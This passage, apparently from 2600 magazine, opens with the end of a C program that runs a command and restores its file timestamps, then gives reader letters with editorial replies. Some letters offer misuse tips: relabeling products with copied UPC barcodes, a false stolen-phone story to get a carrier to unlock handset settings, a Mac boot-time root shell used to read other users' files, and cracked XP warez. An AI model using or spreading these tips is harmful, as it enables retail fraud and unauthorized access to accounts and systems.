    len = strlen(tmp) + cmdlen + 2;

    if ((buf = (char *)malloc(len)) == NULL) {
      fprintf(stderr, "%s: %s: %s\n", appname, "malloc()", strerror(errno));
      exit(errno);
    }

    strcpy(buf, tmp);
    strcat(buf, "/");
    strcat(buf, command);

    if (access(buf, X_OK) == 0) {
      return(buf); /* free() me */
    }
```

```
    /* Get rid of buf if we didn't find our executable yet. */
    free(buf);
  }

  /* Obviously, we haven't found the full pathname of our command, so let's
   * return NULL. */
  return(NULL);
}

int main(int argc, char **argv) {
  char *filename = NULL, **args = argv+1; /* self-explanatory. */
  struct stat sb;
  pid_t pid; /* used when fork()ing.  Technically not necessary, but here for
              * correctness. */

  /* Used in error and usage messages. */
  appname = argv[0];

  if (argc == 1) {
    /* Print usage and die. */
    usage();
  }

  if ((filename = which(args[0])) == NULL) {
    /* Since which() returned NULL, assume that the command name given is not
     * that of a valid, existing executable.  Complain and die. */
    fprintf(stderr, "%s: %s: %s\n", appname, args[0], strerror(errno));
    exit(1);
  }

  if (stat(filename, &sb) < 0) {
    /* If something happened to make stat() unhappy, complain and die. */
    fprintf(stderr, "%s: %s: %s\n", appname, filename, strerror(errno));
    free(filename);
    exit(errno);
  }

  /* fork() time */
  pid = fork(); /* UNIX mitosis */
  if (pid == 0) {
    /* executed by the new child process */
    if (execv(filename, args) < 0) {
      fprintf(stderr, "%s: %s: %s\n", appname, filename, strerror(errno));
      exit(errno);
    }
  } else if (pid > 0) {
    /* executed by the original parent process */
    struct timeval times[2];

    /* wait for execution of the child process to end before setting the atime
     * and mtime back to their original values. */
    wait(0);

    /* The first element of the struct timeval array declared above always
     * corresponds to the access time of an inode.  The second one is always
     * the modification time. */
    times[0].tv_sec = sb.st_atime;
    times[0].tv_usec = 0;
    times[1].tv_sec = sb.st_mtime;
    times[1].tv_usec = 0;

    if (utimes(filename, times) < 0) {
      /* This happens because the program did not have the permissions to
       * modify the inode's time stamps.  Pity. */
      fprintf(stderr, "%s: utimes(): %s: %s\n", appname, filename,
       strerror(errno));
    }
  } else if (pid < 0) {
    /* We were unable to fork() altogether. */
    fprintf(stderr, "%s: %s: %s\n", appname, "fork()", strerror(errno));
    exit(errno);
  }

  /* Save the environment! */
  free(filename);

  return(0);
}
```

Articulated GIBBERISH

Article Feedback

Dear *2600:*

In 20:1 Acidus asks how XM expects to get CD quality sound over 125 kHz per channel of bandwidth while FM broadcasting uses 200 kHz. The answer's simple. While it is true FM has 200 kHz allocated, it uses only 30 kHz to broadcast the right and left channel of a stereo signal. What about the remaining 170 kHz? It's a combination of SCA, RDS, and fluff to cut down on adjacent channel interference.

rFmAn

Dear *2600:*

I am writing in regard to your article about XM Radio. I work for another satellite manufacturer (not Boeing). I found the article interesting, however, I can tell you that the statement that the two Boeing manufactured XM Radio satellites put out 70 megawatts of RF power was outrageously wrong. Satellites in that class typically generate 10 to 15 kilowatts of power from their solar arrays and broadcast maybe one third of that as RF power.

Matt M.

Dear *2600:*

I just wanted to comment on the article about the coupon trick. Seems the person that did this went through an awful lot of trouble when they could have simply found another product in the store, copied the UPC code, taken it home, generated the barcode, printed it out on some sticker labels, and then gone back to the store, stuck the new UPC code on the container, and off you go. Of course in order for this to work you would have to be thinking about the product you are picking up.

Australian Knight

Dear *2600:*

It is a wonder in the day of computers when we can use our "hacking" ways to go to a web site, cut and paste the coupon, and now with the help of this article we can get things free or dirt cheap. Thank you Charles for writing the article and thank you *2600* for printing the article in the last issue.

shaggyeightball

Let's not fool ourselves into thinking that actually doing what the article suggests is hacking in any sense. But it's intriguing to many in the hacker world to see just what it is that holds such systems together and how easily they can be thwarted.

Dear *2600:*

I can't help but comment on "A Hacker Goes to Iraq" in 20:1. Like Chris, my interest in computers began in the early 70's. (My first hack, in '72, was performed with an ASR 33 Teletype and a 300 baud modem.) I applaud Chris' dedication to teaching the children of Iraq, but I strongly disagree with his unsupported accusation that the U.S. was responsible for their pre-war plight. Under U.N. sanctions, Iraq always had the funds necessary to purchase food, medicines, and other humanitarian goods - without limit. It was the regime's manipulation, diversion of funds, corruption, and contempt for the welfare of the Iraqi people that prevented goods from reaching the Iraqi people (http://usinfo.state.gov/regional/nea/iraq/focus/).

My main reason for writing though, is to provide some additional material I feel was missing from Acidus' "The Flawed Future of Radio." Although Acidus provides an excellent technical description of satellite digital audio radio (SDAR), there was no mention at all of terrestrial digital radio. iBiquity Digital Corporation's "HD Radio" was approved for immediate use by the FCC on October 10th, 2002 (http://www.granitevc.com/html/news/2002Q4/101002.html). HD Radio is an In Band, On Channel (IBOC) technology, which means it can and will ride piggyback on existing analog FM and AM signals. Unlike SDAR, HD radio is free to the listener. That alone is enough to make it a major force in the market. According to research conducted by the Consumer Electronics Association, 48 percent of consumers are unwilling to pay anything at all for SDAR (http://www.ce.org/publications/books_references/digital_america/mobile/digital_radio.asp).

I'm sure my fellow readers will be interested to know that iBiquity has built a datacasting capability into the format, and is heavily promoting it. I won't attempt a detailed technical description of HD Radio in a letter (it's all on the net anyway), but I do want to express my surprise and concern that in all of my research so far, I have found no mention of data encryption within the standard. If encryption was in fact left out, pirate broadcasters will eventually be able to hijack the datacasting portion and send out everything from incorrect sports scores to fake pages, with the listener being none the wiser. If the broadcasters tie the datacasting sources into the Internet, well, one can barely begin to imagine all the potential consequences.

Tonio K.

Dear *2600:*

When I checked the *2600* website for the topics covered in the Summer issue, I was very excited to see an article entitled "Optimum Online and You" (because I am an Optimum Online subscriber in New Jersey). I hurried out extra fast to pick up a copy and turned right to the article. To my dismay though, I found it to be a rant about Optimum Online. Screamer speaks of "these injustices" brought down on us by

Optimum Online. First, he complains about the ISA network card included in his bundle. This is not Optimum Online's fault; it is the fault of the misinformed sales person at the Wiz. Other than that, as long as you have a NIC compatible with Linux, you can use Optimum Online. Next he goes on to point out how he got an e-mail about the use of peer to peer file sharing services. Every user got one of these in December, whether they used services like Kazaa or not. In the TOS, it states that running any type of server is a prohibited use of their service. It doesn't say they can declare anything as a server. It just says it is "not limited to FTP, IRC, SMTP, POP, HTTP, SOCKS, SQUID, DNS or any multi-user forums." It is vague because they are not aware of *every* single type of server, and it is like any other contract you will sign from any other service provider that doesn't allow servers to be run. After receiving that letter I still run Kazaa and I haven't had any troubles from Optimum Online. I'd also suggest you check your Apache server because I have been running a web page off my computer for a while now with no problems. Maybe test it out with a different web server before you start pointing fingers.

Scott

Dear *2600:*

A minor point, but I feel it should be clarified that XM uses terrestrial repeaters to fill areas that the satellite signal can't reach such as in between large buildings. These are located usually on two-way radio sites near or in major cities. It is a repeater. It receives the same signal from the satellite as you do via a dish and retransmits it on a different frequency at transmitter power levels of 1,000 or 10,000 watts. The XM repeater I saw looked like a generator housing with air intake and exhaust vents on the ends. It was a cute little white box with a large XM logo on the side. It has since been removed as they found coverage from the satellites was much better than predicted.

The subscriber XM radio has a diversity receiver that looks at the data stream from both sources and chooses the less corrupted one to give the best reception. The only control XM has on the repeaters is diagnostic. When your activation or deactivation signal is sent, it is sent via satellite and repeated by *all* repeaters. XM doesn't know or care where you are in their footprint, except for billing purposes.

As for bandwidth, they don't need 125 kHz to send a high quality stereo music signal. A regular FM station using a digital studio to transmitter link needs to have as close to zero latency in the signal to keep from driving the DJ nuts with processing delays so they use a very wide band low compression signal. XM doesn't need that. They can compress the crap out of the signal getting it down to around 56K. 56K ISDN lines were/are used heavily by radio stations for remote broadcasts. Voice can be compressed even further. Even with all the overhead for program ID's and command signals, I suspect you will find that XM can squeeze quite a few more channels.

They, like Sirius, the other satellite radio company, are very close mouthed about encoding algorithms. The articles I have seen indicate they are continuing to work on them in order to improve error correction and depth of compression.

Analog666

This would be a great technology were it not in the hands of corporations who have no interest or obligation in providing access to anything outside of the mainstream. The agreement they made not to ever use their terrestrial repeaters to broadcast locally (which could be done fairly easily) is equally pathetic.

Dear *2600:*

When I got to the last article in this quarter's issue, I found something quite interesting to me: how to make XP non-activating and able to be installed on multiple systems with just one purchase. Reading further into the article, I found that this solution was no better to me than downloading the DevilsOwn corporate edition of XP and slipstreaming the cracked service pack into the iso myself. The entire process relies on P2P warez solutions in order for the "cracking" to work. The only difference between this solution and downloading a full iso yourself is the bandwidth you save by buying the disc instead of downloading it.

mojomonkee

Dear *2600:*

The "Peeling Grapes" by Bryan Elliott referred to using a programming technique for archiving a website. Fortunately, clever people have already done the coding for this. Try the "HTTrack website copier" (http://www.httrack.com) - a free utility. It has numerous filtering options.

Al

Dear *2600:*

In addition to the article written in 20:2 regarding the Nokia 3360 and 3361 I would just like to add that the hack works on more then just those two wireless handsets listed in the article. I have used the hack on my Qwest registered wireless handset - a Nokia 3285 - for a year now. While the standard *3001#12345# code dropped me into the service menu, I ran into a problem trying to access any important menu options such as changing the NAM and Alpha Tag. Instead of all the options for NAM1 all I got was a prompt asking for a "Srvc. Prg. Code." At the time I already had a newer handset and the 3285 was just a backup phone. I searched high and low looking for that damn code to no avail. I got lucky when I decided to practice my social engineering skills. I reported to Qwest that my current handset had been stolen and I needed to transfer the service to my backup phone, the Nokia 3285. The operator was happy to walk me through setting up my old handset including the locked NAM and Alpha Tag section!

In some of the older Nokia phones the emergency number section can store up to a 10-digit phone number and when any number from that menu is dialed, it drops the handset into Emergency Call Mode. While in Emergency Call Mode E911 is activated (if

equipped) and no incoming calls can be received by the handset until the user ends the call and then exits the emergency call menu. This also makes any calls in emergency mode free of charge.

In most of the phones where I've used the hidden menu hack I have seen a menu item named Field Test. When you drop into that menu you have two options: Disable and Enable. (Disable is checked by default.) Choose Enable, restart the phone, and use your scroll keys on the phone. You should see field testing information. While I have no idea what the hell those mean, I'm sure some if not all of that information could be of use to somebody. Now if you press the menu button once and scroll through the menu, at the bottom of the menu you should see another menu item named Field Test. Dropping into that menu item will give you a couple of different options depending on the phone and SW ver. you have.

JL

Dear *2600:*

FragSpaz ("Fun with the Nokia 3360/3361") in 20:2 is correct in his guess that the *3001#12345# field test mode applies to other Nokia models. On mine (a 5160 TDMA phone), when you enable Field Test you get an extra menu item (perhaps only after you power-cycle the phone). From that menu screen you can choose a variety of field test modes with a two digit number. Your normal idle screen then provides additional information, such as whether the mobile is on the digital control channel (DCCH, as opposed to analog), what the SID (System IDentification number) is, RSSI (signal strength), and so forth. If you get tired of this, you can select field test mode 00 and your idle screen returns to normal, but you still have the extra menu item available for when you want to explore some more.

D1vr0c

Dear *2600:*

In 20:2 in the article by Lucky225, he had some scenarios that wouldn't pan out too well if he called the telco where I work. If you need information on an account you need to verify the last four digits of the SSN. Now this usually isn't too hard to get, but if you start a call like some of the ones he mentioned you would need to be prepared I would think. Many places require some sort of verification now today. I can see some of these scams working about 20 or 30 years ago but not in too many places today. I can agree that occasionally a customer service rep may forget to ask for this bit of information but it is pushed pretty hard where I work because of regulations.

mAineAc

If your telco is a local provider, then you probably already know that customers aren't required to give out their social security numbers. Wireless companies are allowed to ask for this information since they generally run a credit check on potential customers. But in any scenario where humans are involved, mistakes are possible and a good social engineer can figure out how to exploit them.

Dear *2600:*

In response to the article "Fun with the Nokia 3360/3361," you mentioned not being able to do anything with field test mode and I have some information about that. After entering the code and setting field test to enabled, turn off your phone then turn it back on again. If you go into your menus you should see a new option called Field Test. Press Select and you should see Group/Display and the ability to enter four numbers. Enter 21XX where XX is 01 through 09. At that point you should be brought to some screens with a bunch of data on them. You can press the up and down arrows to scroll through the nine pages. The only part I was able to figure out was around 07 through 09 which seem to be the various towers you are connected to and their signal strength. If you or anyone else finds out what the rest of the numbers are let me know. To get back to the normal screen go to the Field Test menu again and enter 0000. Hope this was helpful.

Jim

Dear *2600:*

I just got 20:2 and it's a good one! ddShelby's article on 802.11 reception tricks is very interesting and sure to get lots of people out there experimenting. I'd like to add a few comments on it though. The "N" connector, the big one in the photo, is an old design dating back to the 40's at least, and was designed by Paul Neill, who went on to co-design the BNC connector with another engineer named Concelman. The name BNC stands for Bayonet-Neill-Concelman. The TNC is a Threaded Neill-Concelman, and a connector that I think does not get the respect it deserves. BNC's are good for quickly connecting and disconnecting, TNC's like N's are threaded and better for somewhat more permanent connections, and less noisy especially where there's vibration. I have found some very... interesting ideas of what BNC stands for out there, but trust me the B is not for British! And reverse polarity connectors are pretty rare, although keep in mind all these connectors have male and female. You can find a good rundown on connectors at http://rf.rfglobalnet.com/library/ApplicationNotes/files/2/johnson1.app.txt.htm where you'll also hear about the SMA, SMB, SMC.... SMA and SMC connectors are really good for 802.11 operations since we're not talking about watts here. Transmitters are low power and cables are that thin bitty coax. The reason N connectors work well for making your antenna is that there's that nice center solder pin to make your "probe" in your can or waveguide antenna. I have heard all kinds of reviews of these Pringles can etc. antennas, including that it's the worst antenna one reputable lab ever tested! I hope to be living in the Bay Area ("802.11'ville" to its friends) within a month and hope to do some experimenting myself.

My second comment is about the dBm measurements being thrown around. A decibel is a logarithmic measurement that's just in relation to a signal. You

can increase two different signals by 3dB, but one might be a microwatt and one a kilowatt. Yet it's still a 3dB increase. This is confusing and kind of a floating, vaporous idea even to some engineers so they invented the dBm, which is dB's in relation to one milliwatt. RF engineers talk in dBms a lot. A good article on dBm's is at http://www.privateline.com/decibel/decibel.html and in fact I recommend that whole site - it's pure mind candy. If you have a good RF power meter (no, not a Bird, I mean a good one with a very sensitive probe, think Agilent) you *can* measure the gain in your can'tennas in dBm, but for most of us what you're going to have is the little signal strength bar graph thingie on your puter, or in slight differences you'll get "threshold" effects like less dropouts with Antenna X than Antenna Y. And there's nothing wrong with that! If you can get three more signals with this antenna than that one, then "this" antenna is a better one. Also keep in mind that can and waveguide antennas are directional. The RF wave has to go into the opening, so the opening has to be pointed at the signal source, or in some cases a reflection. A Pringles antenna might be, say, better than the antenna built into your lappy, but it might not be as good as the 10-element Yagi you sit down and build if you're ambitious.

By the way, I'm going to anger some people, but those "wifi log periodic" antennas you see advertised look cool, and may be an improvement over your built in antenna, but LP's are made to cover a wide range of freqs fairly well, not one freq really well. You see the log-periodic principle in TV antennas on rooftops because broadcast TV actually covers a *wide* range of freqs. If you're just interested in one freq, it's really easy to just build something better for mucho cheaper. For a single-freq antenna for what we're interested in, 2.4 gHz satellite dishes built for 2.4 gHZ are probably top of the heap. Many bucks and RF-wizard manhours went into those. They're made to withstand weather, don't have elements to get bent, etc. They're not stealthy but if you can get away with a windowsill mount, chances are no one will notice it's pointed in a funny direction. If someone does notice, tell them it's sick. Now, think about the delicate aiming process involved in setting up a satellite dish - those are directional too. I personally feel some people should turn their robotics skills towards making a motorized X-Y mount for windowsill/rooftop 802.11 antennas, since that would be ever so much more fun than going back and forth from the computer to fiddling with the antenna. For wardriving I'd look at a can or waveguide design.

And while you're having all this fun with RF, consider getting your ham radio license. The info about that (and a lot of stuff about antenna design and building stuff) is at http://www.arrl.org.

Eeviac

Confusion

Dear *2600:*

I've noticed that this site meetup.com is getting a lot of press lately. It is a site that is organizing individuals who wish to meet in the flesh-world to discuss their common interests. There is, of course, a section for *2600* meetings; I suppose that was inevitable. I would suggest that people simply use meetup.com as a way to meet other hackers and then devise their own sites/methods for discussing the meetings and their interests. Meetup.com is fairly limited in its abilities but they have a *pay* service that allows members to perform many more functions. I personally don't like the idea of meetup.com make a profit off of the nonprofit interests of any group, much less *2600* meetings. Perhaps you could suggest that people use their own sites for organizing once they meet each other on meetup.com? Plus, the freedom derived from doing it yourself is a bit more in line with the hacker ethos, wouldn't you agree?

Manga

We agree completely. Read on.

Dear *2600:*

Do you guys know about http://2600.meetup.com/? Firstly, are they lame? Secondly, are they official? Thirdly, why oh why have they got the London meets so blatantly wrong? They have missed out on our meeting point which has been the same for over seven years. I am just wondering whether you are aware of these plonkers.

netj

We've been made aware of them by numerous complaints from readers and meeting attendees. While they could potentially provide a service in helping new meetings start, they're doing nothing but confusing people by showing conflicting listings in existing cities. We've asked them to kindly knock it off.

Dear *2600:*

In your response to Captain B's letter, you refer to articles needing to abide by "guidelines" before they get published, then go on to say they must also follow a "certain level of standards," and then a "stipulation." I'm a little confused, as a guideline consists of a way to help direct someone in the proper bearing for whatever that someone is doing. There are no set rules. A standard is quite different. You must meet certain requirements, follow certain processes, or follow certain rules. A stipulation is a requirement. Which is it, as you then go back to saying that your readers and future writers should "see" the value of these guidelines?

Also, you point out that it's a disservice to reprint information that readers could obtain somewhere else. Strange you would say that, as that was not your mentality nor attitude when trying to help out Kevin Mitnick. I'm sure you would have encouraged distribution of any information pertaining to the case. In fact, you did encourage it. Anything to get the word out, right guys? Well why would you take a different approach for any other hacking related topic? Isn't the

point here to free information for everyone, no matter if it's on the Internet or in any other publication?

Sph1nx

We seriously doubt your confusion is being caused by anything we said. We really can't make our article policy any more straightforward than we already have. But to restate it, as a rule we don't want articles that have appeared elsewhere, either in publications or on websites. There are exceptions, especially when it's very unlikely our readers would have discovered these articles on their own because they were in a different language or on a website few people visit.

As for reprinting information, again, your confusion has taken the wheel. Getting the word out on a particular issue or campaign is not the same as reprinting information that's already easily obtainable. You'll find that in the Mitnick case, we didn't reprint material from a website or previously printed article. We published original material and that is what we want to continue to do.

Newbies

Dear *2600:*

I am writing this letter in hopes that something will change. I go by the alias MarBle`. I am an up and coming hacker but I don't even like to call myself that. I am what most people would call lame. But it's not entirely my fault. I have been searching for months to find one person or a group of people willing to help in my search for knowledge. I know it is mostly up to me but when I find something interesting to learn and ask for help, I get laughed at and insulted. According to the documents I have read about hackers we are supposed to be an entire community dedicated to gaining, using, and most of all, sharing our information. How am I supposed to learn anything if I am constantly getting laughed at and insulted because I don't know things that I am trying to learn?

MarBle`

This is one of the questions we're asked all the time. We get letters like yours constantly. What you should try to understand is that hacking isn't something that's taught like a subject in school - except by those people who don't get it and think it can be taught like a subject in school. That's why you'll see conferences and seminars dedicated to teaching you all about hacking and hackers so that you can think and act just like them. But that's just not how it works, as anyone who's a hacker can understand. The knowledge comes from experience, dedication, experimentation, and lots and lots of time spent pursuing things that most people believe are a complete waste of time. And most of this is a solitary endeavor. That's why you meet with resistance and a bit of ridicule if you ask people to help you become a hacker. Nobody can help you with this. You have to put in the time and the effort and once you've figured a few things out and hopefully made some discoveries of your own, you'll have something to share with others who will then reciprocate. Of course, there's always the risk that the people you believe to be hackers are simply going around calling themselves that to impress people and they actually have no interest in opening up their little clique to anyone else. Those people will ridicule you no matter what you do, unless you convince them that you're an asset to them in which case they'll start asking you to help them learn how to become hackers. Does it make sense yet?

Dear *2600:*

I am in Germany working for the Army. What do I need to do?

Henry

Proceed with the original plan. You'll be contacted.

Dear *2600:*

First off, I know lots of kids read this mag who want to learn how to hack so I took my time for all you noobs out there to start learning and telling your friends that you're an evil hacker.

1. Learn programming languages. (I know most of you don't want to waste hours a day doing this, but there are no shortcuts to becoming an elite hacker.)

2. Learn how to operate IRC channels and HTML.

3. *Get a Linux!* (Instead of buying Final Fantasy 136, use those 50 bucks to get a Linux. You *will* need it and must know it to become an elite!

4. Get on the Internet as much as you can, searching for scanner, IP address, etc. tutorials.

And, in case you didn't hear me before, *there are no shortcuts to becoming the hacker you always want to be in your fantasies!*

Drake Smith

The only thing we can agree with here is your last sentence. While nothing you suggest is a bad idea (other than helping to perpetuate the "elite hacker" Hollywood thing, albeit in jest), none of it is an essential ingredient towards being a decent hacker. Hacking encompasses so many different elements in our world that to relegate it to merely programming, operating systems, IRC, or, for that matter, even computers only serves to limit the possibilities. And those possibilities are pretty mind boggling.

Dear *2600:*

I'm curious to know if anyone else has noticed a rather staggering trend of apathy and disregard coming from the IRC technical community? Within the last 13 years, IRC has always warmly been a place to gather and disseminate information; at one point or another, it was even a good place for an interested individual to grow and learn from a wide variety of other individuals who were skilled and versed in practically every trade imaginable - not just computers. Within the last five years, however, I've noticed a common and steady trend of apathy centered around the IRC technical community, specifically in those areas that have the most to do with freedom of information and the hacker community in general: UNIX and Linux.

Join any #linux channel on any major IRC network, attempt to ask any community related question

(such as opinions about the latest lawsuit by SCO, which has attempted to claim copyright infringement over its acquired proprietary UNIX source code that it claims has illegally found its way into a number of different UNIX and UNIX-like operating systems, and most significantly the Linux kernel itself), and you are greeted with nothing but apathy, contempt, and utter disregard. This same trend continues on into the UNIX and Linux coding community, and manifests itself prominently in any #perl channel on any major IRC network.

I can only attribute this squarely, from my personal experience and observations, as originating from a badly stirred mixture of old traditional hacker values, which often centered around earlier and harder to obtain, modify, and learn-from UNIX and early Linux operating systems, and newer traditions arising around the latest BSD's and easy to obtain commercially packaged Linux distributions (such as Redhat and SuSE) that seem to be creating more isolated, self-sufficient Linux users and less community involved, curious, exploratory hackers who are more than willing to both learn and share. This feeling of collective apathy that is now surrounding much of the technical community on virtually every major IRC server, but that has remarkably not contaminated the email/usenet/and BB groups is very disconcerting to the average Linux or UNIX newbie, who is either starting out, returning, or simply expanding his or her knowledge.

Without more friendly and avid technical communities such as *2600* I honestly do not understand how the UNIX hacker tradition is going to expand past the elite few and into the majority or even continue on with the same traditions of free information and open knowledge that have been passed down from hacker to hacker over the last 20 years. Perhaps no one wants it to expand into the majority - that would, after all, rob us of the very thing that makes our knowledge valuable: that it is rare.

Perhaps, despite such omens, it can all be chalked up to the reality that many of us just simply do not play well with others, or too many are just simply sick of the waves of questions they receive which can summarily be answered by a simple web search. This is definitely a shame, as there is so much information out there waiting to be shared, and so many people who want to share what they know but can't, as the community in which they live has too many preconceptions about what they might do with their newfound knowledge and the community in which they turn to for that knowledge is afraid that too much of it will be learned too easily, thus lessening the toils of their labor. What a shame indeed. And if this becomes a trend, we will be isolated, not from society but from each other.

Joseph

We've seen such concerns addressed before many times in various communities, both online and off. We think it's less a thought out strategy and more a case of people simply being overwhelmed with the same questions over and over. They come to forget that there's a virtually unending supply of new thinkers out there and at least some of them will play a major role in the future. The new people oftentimes take things way too seriously and give up very easily or, worse, engage in some pointless battle of insults which quickly overshadows whatever it was they were interested in in the first place. It's not unique to your community and it's not at all uncommon in the IRC world. You will always have people who are there just to get attention and cause trouble. You could fill a book with methods of dealing with this. And there will always be people bemoaning the fact that things aren't what they used to be. They're not, nor should they be. Change is good, essential, and should be embraced. On the other hand, the people who have experience and knowledge are a vital part of this community and they should never be dismissed as out of touch or old school. One thing IRC still has is the ability to surprise us with its effective and often unintentional community building.

Dear *2600:*

I am sending this mail from West Africa and I am very interested about the hacking. Maybe you know it but there is no hacker in West Africa and me too I am not one. I would like to learn how to become a hacker but I don't know who I will contact. I would also like to represent your magazine here in West Africa. Please let me know your decision about my case.

Thierry

Read the above responses for our take on learning to be a hacker. We believe there are lots of hackers and potential hackers in any part of the world. The trick is figuring out how to reach them. We agree it's a challenge to do this. If you believe there's a chance that there's an outlet for our magazine in your particular part of the world such as a bookstore that would be agreeable to stocking it, then send us specific information and we'll gladly follow through. We find that when people have a place where they can get ahold of the magazine, it's a lot easier to do things like set up meetings and build a community.

Have You Heard?

Dear *2600:*

Has anyone heard of the Super DMCA? It's ridiculous! Now your provider for cable, Internet, whatever has the right to prosecute you criminally if you have "unauthorized" devices attached to your computer or TV. For example, if you have a VCR, DVD recorder, or even a TiVo hooked to your TV, the cable company can turn you in for "attempting to circumvent copyrights." I'm outraged!

Jesse W.

The so-called "Super DMCA" is another flavor of the federal DMCA but on a state level. At press time, this or similar legislation had become law in Delaware, Illinois, Maryland, Michigan, Pennsylvania, and Virginia. It's very close to becoming law in Arkansas and Florida and it's being considered in a

number of other states. Only in Colorado has it been vetoed by the governor. Unlike the existing DMCA, these bills don't have any exceptions for previously defined legitimate activities and they could also be used to outlaw such things as firewalls and encryption. We suggest checking the status of this legislation in your state and looking for more updated information on the net, such as at http://www.eff.org or http://www.freedom-to-tinker.com.

Dear *2600:*

I don't know if anyone is aware of this but on Mac OS 10.2.2 (and possibly others), holding down Command-S after the opening chime on booting the machine seems to drop the system into a root access full screen shell.

I stumbled upon this on a message board while searching for something unrelated. I tried this and did a little poking around, running cats of files in other people's personal directories. I couldn't seem to copy files to my own directory, due to some read-only status. Also, lp didn't work.

I have only moderate experience with UNIX systems so maybe someone with more can fiddle with this? Just a thought.

PhrenicGermal

Dear *2600:*

Here is something interesting I stumbled upon today. I'm an avid user of BitTorrent (mainly because of the random stuff one can find, such as the "Satisfaction" Bikini Babes with power tools video) and I troll the many BT sites daily. Today I found *Freedom Downtime* available for download, but noted it was only about 90 megs in size. Checking the IMDB I see that it is 121 minutes and started to wonder about the quality. Well, turns out it was a .ram file. All I want to know is why someone would go through the bother of ripping a movie only to keep it in a Real Player format. Granted, it can compress video to a small file size, but that is just it.

Just thought I'd give you guys a heads up that your video had been ripped and was being shared (which I think is cool and I believe you would agree), but also that it had been saved in one of the worst formats available. I mean, come on, do the film justice and give us an SVCD or 700 meg DivX rip!

MacAllah

This is really the only problem we have with the film being available online - people will think the film looks like shit because of how it looks there. This is something hardly isolated to us though - a majority of films on the net look and sound awful. While we specifically approve of the film being spread around (for free and unaltered), we do ask that if you can afford to buy a copy that you do since it's coming directly from us and not from some Hollywood distributor who will use the money you give them to send out letters threatening their customers with lawsuits. In our case what we sell translates directly into other projects that require huge investments, like the Freedom Downtime DVD and future HOPE conferences.

Taking Action

Dear *2600:*

I was sitting at home the other day, minding my own business, and the phone rang. I went to pick it up and it was the trademark telemarketer nuisance call. As some of you may remember from the past few issues, there have been some articles which describe how telemarketers work. Occasionally telemarketers' computers will call more people than they have available telemarketers. When this happens, they hang up as soon as somebody picks up. That's called a nuisance call. What was interesting this time was that caller ID actually reported a number, rather than "Anonymous" or "Unavailable." When I called it back, it said something like "Code 1563" and promptly hung up. I didn't write down the exact code, but it was something to that effect. I was curious so I called it back again and it just rang. Does anybody know exactly what this may be? I'm assuming it was a telemarketer. However, it was odd that it actually gave me a number on the caller ID. The phone number was 702.889.08XX. It was a harassing phone call, so I have no hesitation about posting the number.

Patrick

This is getting a bit silly. Your phone rings once and you're ready to declare war on whoever dared to dial your number? We agree that telemarketers are a royal pain in the ass and should be dealt with harshly when they annoy people. But this could have been an innocent wrong number, something that used to not be a big deal in the days before caller ID. If you get an actual sales pitch attached to a phone number, let us know and we'll print the entire number. And before anyone starts to scan out all the numbers to fill in the above X's, the number was disconnected when we called it. We can only speculate as to why.

Observations

Dear *2600:*

At school we went on a walking field trip to some play or something, and on the way we saw an ATM. And I told my friends that I had read an article in *2600* that said if you press the right buttons you can get to a hidden menu. So I went over to the "standalone" ATM and pressed all four corner buttons and the menu came up and it started beeping (like a PC does). It beeped eight times. All my friends were laughing and we still make jokes about it to this day. Thanks for the laughs, *2600!*

Satch379

We're always happy to provide amusement. And the fact that you probably have no idea at all what your field trip was supposed to be about is just icing on the cake.

Dear *2600:*

It was kind of an accident finding this. In the cover of your 19:4 issue (what building is that?), if you place the issue on the floor, take a few steps back so you're like three to five feet away from it, and look down at the issue, the sun's reflection on the building

looks to me like a person's face. It kind of looks like Hitler's head because towards the bottom it looks like a third of a mustache. I don't know if that was intentional but it's weird looking. Thanks and keep up the good work. I love the little things you hide in the issues.

SeKToR

The building was the library in Paris which had been taken over (with permission) by members of the Chaos Computer Club who outfitted it with lights that could be programmed from around the world to display various images. The one you saw was most definitely a face (not Hitler's). To find out which (and to be scared speechless), watch "1984" (the version made in 1984). We can only hope to be able to do something like this to a building in the States someday.

Dear *2600:*

Recently I sat in on a seminar on network security in Arizona. A Phoenix FBI agent discussed some of his concerns and practices on network security. His first PowerPoint slide was on phreakers and *2600*. He made an explanation of *2600* representing the 2600 hertz that could be used to hack the phone system and a brief history of the man "Captain Crunch" who discovered this vulnerability. This was presented as a security problem that still exists. He held up the latest issue of *2600* and made a point that such "problem" literature could easily be picked up at the local Barnes and Noble. He covered Kevin Mitnick and his book *The Art of Deception* and commented on how he liked to read books written by the "enemy." He even went through a couple of examples in the book. He commented on the agency's lack of knowledge and said that there is at this time only one computer trained agent. He went through a scenario on how long it could take to actually trace back a security breach. His talk was given with a lack of actual real knowledge and seemed to be presented in fear of not having control. It is amazing how afraid and ignorant our nation is.

Spua7

Fear and ignorance has become the driving force behind much of our nation's activities lately. Individuals can learn quite a bit if they recognize this.

Dear *2600:*

Some of you may have heard of Echelon. For those that haven't it is supposed to be a global eavesdropping system that flags communications based on keywords. After placing "Echelon Keyword List" in Google and opening the first URL listed (http://www.angelfire.com/wa/militia/echelon1.html), I saw the words "2600 Magazine" in the list. Just wanted to pass this on. I thought it was funny. Love the magazine. Keep up the good work.

Dave C

We're honored to share the spotlight with other dangerous words like football, rhosts, and Sex. It takes about a millisecond to realize that this entire site is a joke.

Dear *2600:*

I noticed something peculiar when I installed a second phone line in my apartment for business. I use the phone line with a fax switch. Before I installed the fax switch, I had started to get telemarketing calls within one day of the phone line being activated. After installing the fax switch (Comswitch 5500), the telemarketing calls have stopped. This particular switch picks up the call on the first ring and "listens" for a second or so to determine where to route the call. Evidently, this fools the telemarketing equipment into thinking the line is data related. At first, I would get calls but only hear a dial tone when picking up the phone (when the switch directed the incoming call to the telephone). This became less and less frequent and now I seldom get more than one call every two or three weeks. Anyone else had similar experiences?

John Tate

We've heard similar tales. Of course now you have to watch out for junk faxes.

Dear *2600:*

I was reading through 20:2 and remembered a letter in the past about nothing ever being on the bottom of the 33rd page in the magazine. So ever since I read that letter I always would look on page 33 to see what little surprise you guys put there. This time I found something interesting - it looked like Morse code. Sure enough, I translated it using http://www.qsl.net/kb5yae/phonetic.htm and it came up to be "Page Thirty Three." Nice guys, keep the surprises coming!

CPUHaxxer

Dear *2600:*

Is it ironic that the price of a lifetime subscription of *2600* has the number "2600" in it?

aaron t

No flies on our readers, that's for sure.

Dear *2600:*

I just finished reading 20:2. I then sat down to watch a movie with family I was visiting. If anyone wants a State of the Union address, watch *Enemy of the State*. Most of it is easily plausible even for non-conspiracy theorists. A (not perfect) quote from the movie: "When buildings start blowing up, things change." This movie was made before September 11th, 2001 but it deals with the same issues we face now. Laws are being passed stripping us of our rights and privacy.

